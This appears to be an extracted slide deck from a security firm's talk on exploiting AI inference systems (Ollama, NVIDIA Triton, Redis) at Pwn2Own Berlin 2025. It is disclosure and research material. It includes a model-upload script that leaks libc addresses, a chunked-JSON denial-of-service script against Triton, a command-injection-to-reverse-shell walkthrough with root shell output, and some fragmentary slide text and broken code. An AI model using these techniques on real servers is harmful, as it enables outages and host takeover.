




Breaking AI Inference Systems

Lessons From Pwn2Own Berlin | Fuzzinglabs (@fuzzinglabs)


Team, Company & Mission

Today's Speakers



- **Patrick Ventuzelo - CEO & Founder**
- Nabih Benazzouz - COO
- 10+ years in **offensive research, fuzzing**, and automation
- **Speakers/Trainers** at BlackHat, REcon, OffensiveCon, PoC, Zer0Con

Who We Are



- **Deep-tech cybersecurity company** (30+ engineers) based in Paris
- Specialized in **fuzzing**, reversing, code audit & offensive AI
- Recognized **research & training** delivered worldwide

What We're Building




- FuzzForge - **AI-Native Platform** for Autonomous Vulnerability Research
- Orchestrates **multi-agent workflows** for fuzzing, reversing, and triaging
- [Open-source](#) core + SaaS platform for **collaborative** offensive R&D

New AI Category at Pwn2Own

AI Targets Overview

AI Systems Become Official Targets




<https://www.zerodayinitiative.com/blog/2025/2/24/announcing-pwn2own-berlin-2025>

- February 2025: a new AI category is introduced.
- AI tools, DB, runtimes, containers and frameworks become eligible targets.
- **AI infrastructure is now treated as a critical attack surface.**

AI Targets for 2025


- Six targets covering:
 - **Storage**
 - **Vector search**
 - **Model serving**
 - **Runtime tooling**
- Mix of **databases, embedding engines, inference systems, and container layers.**
- Large attack surface:
 - **Parsing**
 - **Configuration handling**
 - **Execution paths**

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Chroma




- **Vector database** for embeddings (**Python/Rust**)
- Exposes **Ingestion, embedding, and query** APIs
- Widely used in **RAG pipelines**
- **~25k GitHub stars**
- [chroma-core/chroma](https://github.com/chroma-core/chroma)

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Postgres pgvector


- **Vector search extension** for PostgreSQL (C)
- Adds a new **vector data type** and similarity search (exact & HNSW approximate)
- Integrated into Postgres to support **AI embedding** queries in SQL
- ~19k GitHub stars
- [pgvector/pgvector](https://github.com/pgvector/pgvector)

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
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NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Redis




- **In-memory key-value store** and cache (C)
- Supports **vector similarity** search (built-in since v8, earlier via modules)
- Ubiquitous in production (caching, message brokering, ML pipelines)
- **~72k GitHub stars**
- [redis/redis](https://redis.com)

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Ollama



- **Local LLM runtime** for open-source models (**Go/C**)
- Exposes a CLI and **REST API** for running and managing models
- Processes local **model files** (GGUF, Safetensors)
 - parsing flaws can lead to RCE
- Widely adopted for private LLM inference
- **~155k stars** on GitHub
- [ollama/ollama](https://ollama.com)

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: NVIDIA Triton Inference Server




- **Inference server** for deploying AI models (**C++/Python**)
- Exposes **HTTP/REST** and **gRPC** endpoints for inference
 - supports custom **backend** plugins
- Used in enterprise AI deployments (part of NVIDIA AI platform, Kubernetes, etc.)
- ~10k GitHub stars
- [triton-inference-server/server](https://github.com/NVIDIA/triton-inference-server/server)

Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
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NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: NVIDIA Container Toolkit

- **GPU container runtime** for Docker/K8s (**Go/C**)
- Integrates via OCI **hooks** (runs with root privileges) to inject GPU drivers
- Prevalent in multi-tenant GPU clouds (in ~37% of environments)
- **~4k GitHub stars**
- [NVIDIA/nvidia-container-toolkit](https://github.com/NVIDIA/nvidia-container-toolkit)

 Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
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NVIDIA Container Toolkit	\$30,000	3

Reconnaissance & Target Selection

How We Chose Where to Attack

Initial Recon & Team Effort



- **Full team involved in early recon**

- Mohand Acherir
- Mohammed Benhelli
- Julien Cohen Scali
- Daniel Frederic
- Bryton Bernard
- Yacine Souam
- Nabih Benazzouz
- Antonin Fagat



Postgre pgvector




NVIDIA Container Toolkit



How We Evaluated Each Target

- **Codebase complexity**
 - language mix, size, **maintainability**
- **Attack surface exposure**
 - **APIs**, parsing logic, **plugins**, config loaders
- **Ease of local reproduction**
 - setup time, dependencies, **determinism**
- **Code quality & maturity**
 - safety practices, **fuzzing history**, test coverage
- **Potential for impactful exploits**
 - **RCE**, sandbox escapes, supply chain implications

NVIDIA Container Toolkit



Why We Selected Ollama & Triton First



- We already knew the codebase
- We had **previously found bugs** (incl. pre-Pwn2Own)
- Attack surface: API, loader, plugins
- Go + C mix → memory-safety risks
- Very easy to **run & fuzz locally**



NVIDIA

TRITON INFERENCE SERVER

- **New & fast-moving codebase**
- Huge attack surface
(**Multi-backend plugins**)
- Loads untrusted **model artifacts**
- Complex config parsing
- **Exposed over HTTP/gRPC**
(remote vector)

Attacking Ollama

Early Findings & Pwn2Own Discoveries

Pre-Pwn2Own: Our Prior Research on Ollama



- **Oct 2024 → Feb 2025:** early auditing phase
- **Found 7 vulnerabilities**
 - DoS, OOM, token theft, memory issues
- **Submitted via Huntr**
 - several reports untriaged for months
 - some fixes incomplete / silent push
- **Confirmed a large, fragile attack surface → strong head start**

- 🛡 Out-of-range slice allocation leading to DoS in ollama/ollama
- 🛡 Index Out of Range Leading to DoS in ollama/ollama
- 🛡 Integer overflow leading to DoS in ollama/ollama
- 🛡 Out-of-Range Length Allocation Leading to DoS in ollama/ollama
- 🛡 Denial of Service via cache mechanism in ollama/ollama
- 🛡 Ollama server authentication flow is vulnerable to token stealing in
- 🛡 Ollama server is vulnerable to OOM DoS attacks when using `make


Ollama Attack Surface Overview

- **Ollama Architecture (High-Level)**

- Local LLM runtime
 - **REST API / CLI**
- Loads **untrusted artifacts**
 - Modelfile, GGUF
- Runs in **Docker**, uses host CPU/GPU/RAM

- **Attack Surface**

- REST API
- **Model loader / GGUF parser**
- Registry interactions
- **Go ↔ C boundary**
 - memory-safety risks



<https://mattjhayes.com/2025/06/20/putting-the-open-back-in-ai-with-ollama/>

Pre-Pwn2Own Vulnerability #1 – CVE-2024-12886 (OOM DoS)

- Trigger: **Malicious registry response**
- Root cause:
Unbounded `io.ReadAll`
→ **memory exhaustion**
- Impact:
Remote Gzip Bomb DoS
([CVE-2024-12886](#))
- Disclosure:
Reported via **Huntr**

Ollama server is vulnerable to OOM DoS attacks when using ``makeRequestWithRetry`` and ``getAuthorizationToken`` functions in [ollama/ollama](#)

✓ Valid

Reported on Oct 31st 2024

```
package server
...
func getAuthorizationToken(ctx context.Context,
    ...
    body, err := io.ReadAll(response.Body)
    ...
}
```



Pre-Pwn2Own Vulnerability #2 – CVE-2025-51471 (Token Theft)

- Redirect (301/302) → Ollama forwards Authorization header
- Leads to **token theft** & access to **private registries**
- Affects **auth flows + model pulls**
- Reported via **Huntr (Dec 2024)** → left untriaged
- Another vendor's AI SAST reproduced our PoC identically and their PR received the CVE assignment

```
fmt.Printf("Authorization: %s\n", r.Header.Get("Authorization"))
w.WriteHeader(http.StatusTeapot)
if _, err := w.Write([]byte("Goeland")); err != nil {
    return
}
```

Post-Announcement Findings

- We launched a **full audit** as soon as the contest targets were published
- Quickly uncovered **multiple high-impact issues** across core components:
 - Heap/stack bugs in **llama.cpp** and **ggml**
 - Path-handling flaws in **convert_bert**
 - Instant-crash **DoS** conditions across parsers
- Ollama showed a **wide and brittle attack surface**
- And among all issues, **one bug immediately stood out...**

Name	Targets	Tags
Maybe Overflow in tensor Name	ggml-opt...	Memory
Illegal instructions on llama_grammar::par 	llama.cp 	Memory
Stack overflow on llama_grammar::parse	llama.cpp	Memory
Illegal instructions on gguf_init_from_file	ggml	Memory
AddressSanitizer: requested allocation size on gguf_init_from_file	ggml	Memory
heap overflow in clip_model_load	llama.cpp	Memory
Heap overflow in clip_model_load	llama.cpp	Memory
Unsafe filepath.Join in convert_bert	ollama	Filesystem
Potential file exist oracle in pytorch parser	ollama	Filesystem
Multiples DoS in gguf_init_from_file	ggml	DoS
Multiples DoS in clip_model_load	llama.cpp	DoS
Multiples DoS in pytorch parser	ollama	DoS
DoS in embed	llama.cpp	DoS

The Bug That Should Have Won Berlin

- **Bug Discovery** (4 Weeks Before Contest)
 - Fuzzing malformed **model files** (GGUF + manifest layers)
 - **Go control-plane**: accepts oversized metadata fields
 - **C++ inference engine**: trusts the Go layer
 - Vulnerability:
 - `strcpy()` into a **fixed-size struct**
 - → **Heap Buffer Overflow** in inference engine

```
strcpy(hparams.mm_patch_merge_type, gguf_get_val_str(ctx, idx));
```


- Impact:
 - Isolation by thread = **ideal heap grooming**
 - **Clean path to RCE** via crafted model file
- **The Heartbreak** (2 Weeks Before Pwn2Own)
 - Silent vendor patch as part of a enormous code refactoring
 - Our exploit chain was **almost functional... until it wasn't**

Attacking NVIDIA Triton Inference Server

A Multi-Backend Engine With a Massive
Attack Surface

Triton Threat Model + Architecture

- **Large attack surface** exposed to untrusted clients
- **Multiple backends** (Python / ONNX / PyTorch / TensorRT) → inconsistent validation paths
- **Model repository + config.pbtxt** → attacker-controlled parsing inputs
- **Remote APIs (HTTP / gRPC)** massively increase reachable attack vectors



Multiple Complex Bugs Found – LIBC Leak

- Loading a malicious PyTorch model triggered **unexpected LIBC address leaks**
- Leaked symbols (e.g., `clone`)
→ recover **libc base** → bypass **ASLR/PIE**
- Enabled stable resolution of gadgets & syscall targets (e.g., `system()`)
- Confirmed the Triton model-loading path was a **high-value attack surface**

```
with open("/home/moe/Documents/Triton_exploit/pytorch_model.b
    file_content = f.read()

# Encode in Base64
encoded_content = base64.b64encode(file_content).decode("utf-8")

payload_link = {
    "parameters": {
        "config": json.dumps(model_config_simple_2),
        "file:/1/model.pt": encoded_content
    }
}

# Send POST request
res = requests.post(url, headers=headers, json=payload_link)
print("[+] Response: ", res.headers, res.content)
```

```
known function> + 0xecdb4 (0x724d99f91db4 in /lib/x86_64-linux-gnu/libstdc++
#29: __clone + 0x44 (0x724d99dbca34 in /lib/x86_64-linux-gnu/libc.so.6))\n;
```

Multiple Complex Bugs Found — DoS via Malformed JSON

- Unbounded JSON parsing caused **immediate Triton crashes**
- Chunked payloads triggered **deep recursion** → **invalid frees**
- Multiple HTTP/gRPC endpoints were vulnerable (**logging, infer, repository**)

```
I0310 12:31:07.249313 1 grpc_server.cc:2558] "Started GRPCInfer
I0310 12:31:07.249547 1 http_server.cc:4725] "Started HTTPServ
I0310 12:31:07.291648 1 http_server.cc:358] "Started Metrics Se
Signal (11) received.
0# 0x00005CAACCC31B28 in tritonserver
1# 0x00007B8411BEF320 in /lib/x86_64-linux-gnu/libc.so.6
2# 0x00005CAACCD958B2 in tritonserver
3# 0x00005CAACD50FEA5 in tritonserver
4# 0x00005CAACD5148F6 in tritonserver
5# 0x00005CAACD5129CE in tritonserver
```

```
import requests

def generate_large_json():
    yield b'{"dummy":['
    chunk_size = 4096
    num_chunks = 1000000
    for _ in range(num_chunks):
        yield b'"" + b'a' * (chunk_size - 2) + b'","'
        yield b'"" + b'a' * (chunk_size - 2) + b'"]}]'

if __name__ == "__main__":
    logging_url = "http://localhost:8000/v2/logging"

    try:
        response = requests.post(
            logging_url,
            data=generate_large_json(),
            headers={
                "Transfer-Encoding": "chunked",
                "Content-Type": "application/json"
            },
        )
        print(f"Status Code: {response.status_code}")
        print(f"Response: {response.text[:100]}...")
    except requests.exceptions.RequestException as e:
        print(f"Request Failed: {str(e)}")
```


Key Triton Vulnerability – Command Injection via Model Name

- **Trigger:** Malicious model loaded via JSON / config with a crafted **model name**
- **Root cause:** Triton **builds a shell command** (`bash -c "exec ... <model_name>"`) and concatenates the model name without sanitization
- **Effect:** Attacker-controlled model name **breaks out of the command** and injects arbitrary shell arguments
- **Impact:** **RCE** on the Triton host (same privileges as the inference server)
- **Context:** Bug lived in the [Python backend](#) **orchestration hook**, reachable over HTTP/gRPC

```
// Replace this child process with the new stub process.  
execvp("bash", (char**)stub_args);  
// execvp() never return if succeeded. Otherwise, an error has occurred.  
std::stringstream ss;
```


Exploit Walkthrough – Turning It into RCE

- Crafted a model name that:
 - **Closes** the expected argument
 - **Appends attacker command** e.g. reverse shell
- Sent a normal **model-load request** with the malicious name via Triton's API
- Triton executed:
`bash -c "exec ... <our_payload>"`
→ **attacker command runs on the host**
- Result during Pwn2Own:
 - **Stable, one-shot RCE**, reachable remotely
 - Fully weaponizable chain from **untrusted client** → **Triton** → **system shell**



Result — RCE on NVIDIA Triton

- **Remote root** via model-name command injection
- Exploit chain weaponized for **Pwn2Own**
- Vendor classified our submission as a **duplicate** (they were already aware of the issue)
- We received **\$15,000 Pwn2Own bounty**
- Fix released Sept 2025 → [CVE-2025-23316](#) (**Critical 9.8**)
- **Impact:** RCE, DoS, information disclosure, data tampering



```
Listening on 0.0.0.0 1337
Connection received on 172.21.0.198 44532
PWNER BY ===== FUZZINGLABS =====
uid=0(root) gid=0(root) groups=0(root)
bash: cannot set terminal process group (1)
bash: no job control in this shell
root@localhost:/opt/tritonserver# id
id
uid=0(root) gid=0(root) groups=0(root)
root@localhost:/opt/tritonserver#
```



Pwn2Own AI Results & Analysis

What the Results Tell Us

All Publicly Announced Exploit Attempts

COLLISION - We h
Summoning Team
Triton, the bug he
1.5 Master

COLLISION - Mohand Acherir & Patrick Ventuzelo (@pat_ventuzelo) of FuzzingLabs (@fuzzinglabs) exploited #NVIDIA Triton, but the exploit they used was known by the vendor (but unpatched). They still earn \$15,000 and 1.5 Master of Pwn points.

SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitzi) of Wiz Research as they leveraged a UAF to exploit Redis. They

FAILURE - U
NVIDIA Triton

COLLISION - Although @namhb1, @havancuong000, and @HieuTra34558978 of FPT NightWolf successfully exploited NVIDIA Triton, the bug they used was known by the vendor (but not patched yet). They still earn \$15,000 and 1.5 Master of Pwn points.

SUCCESS - The
(@SinSinology
Chroma earns

SUCCESS - In
(@Xuanninh1412) and Tri Dang (@trichimtrich) from Orinous Secure used a four bug chain to exploit

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit.

COLLISION - W
Triton Inference
the vendor, but not yet patched. They still earn \$15000 and 1.5 Master of Pwn Points

FAILURE - Unfortunately, the team from STAR Labs could not get their exploit of NVIDIA's Triton Inference server working within the time allotted.

is known to

Consolidated Results Overview

Day 1	Sina Kheirkhah	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 1	Wiz Research	NVIDIA Triton	FAILURE	\$0
Day 1	Sina Kheirkhah	Chroma	SUCCESS	\$20,000
Day 1	Viettel Cyber Security	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 2	Fuzzinglabs	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 2	Wiz Research	Redis	SUCCESS	\$40,000
Day 2	Qrious Secure	NVIDIA Triton	SUCCESS	\$30,000
Day 3	FPT NightWolf	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 3	Wiz Research	NVIDIA Container Toolkit	SUCCESS	\$30,000
Day 3	STAR Labs	NVIDIA Triton	FAILURE	\$0

Target Popularity, Success Rates & Collisions

10

Submissions

4/6

Targeted Softwares
(Missing Ollama and pgvector)


\$180k

Total Rewards
Distributed


80%

Success Rate from
Participants

Number of Submissions Per Target



Submissions Status Per Target



Understanding the High Collision Rate

- NVIDIA saw Triton & Container Toolkit were selected for Pwn2Own
- Assigned **4 engineers** to audit both codebases pre-event
 - Found **20+ bugs internally** (private tracker)
- Many entries collided with issues **already known** by NVIDIA
 - **Explains why Triton had the highest collision rate**
- **Post-Pwn2Own CVE Waves**
 - [Aug 2025](#): 17 CVEs published
 - [Sep 2025](#): 5 more CVEs (incl. our collision **CVE-2025-23316**)


NVIDIA

TRITON INFERENCE SERVER

<u>NVIDIA® Triton Inference Server - August 2025</u>	5687	Critical	CVE-2025-23310, CVE-2025-23311, CVE-2025-23317, CVE-2025-23318, CVE-2025-23319, CVE-2025-23320, CVE-2025-23321, CVE-2025-23322, CVE-2025-23323, CVE-2025-23324, CVE-2025-23325, CVE-2025-23326, CVE-2025-23327, CVE-2025-23331, CVE-2025-23333, CVE-2025-23334, CVE-2025-23335	04 Aug 2025	04 Aug 2025
<u>NVIDIA Triton Inference Server - September 2025</u>	5691	Critical	CVE-2025-23316, CVE-2025-23268, CVE-2025-23328, CVE-2025-23329, CVE-2025-23336	16 Sep 2025	16 Sep 2025

Other AI Targets: Key Findings

Redis, Chroma & NVIDIA Container Toolkit

Sina exploited Chroma

- **No technical details** have been **publicly disclosed** for the Chroma exploit
- We only know that the issue resulted in a **full exploitation meeting Pwn2Own criteria**
- Highlights that **vector databases** are becoming a real attack surface in AI pipelines



SUCCESS - The first ever winner of the AI category in Pwn2Own history is Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam). His successful exploitation of Chroma earns him \$20,000 and 2 Master of Pwn points.

Redis: Full Sandbox Escape via Lua UAF ([CVE-2025-49844](#))

- Redis was exploited via a **Lua sandbox Use-After-Free (UAF)**
 - enabled **sandbox escape** and full RCE
- Exploit chain became known online as **#RediShell**
 - Assigned **CVE-2025-49844**, classified as a **critical cloud-impact vulnerability**
 - <https://www.wiz.io/blog/wiz-research-redis-rce-cve-2025-49844>



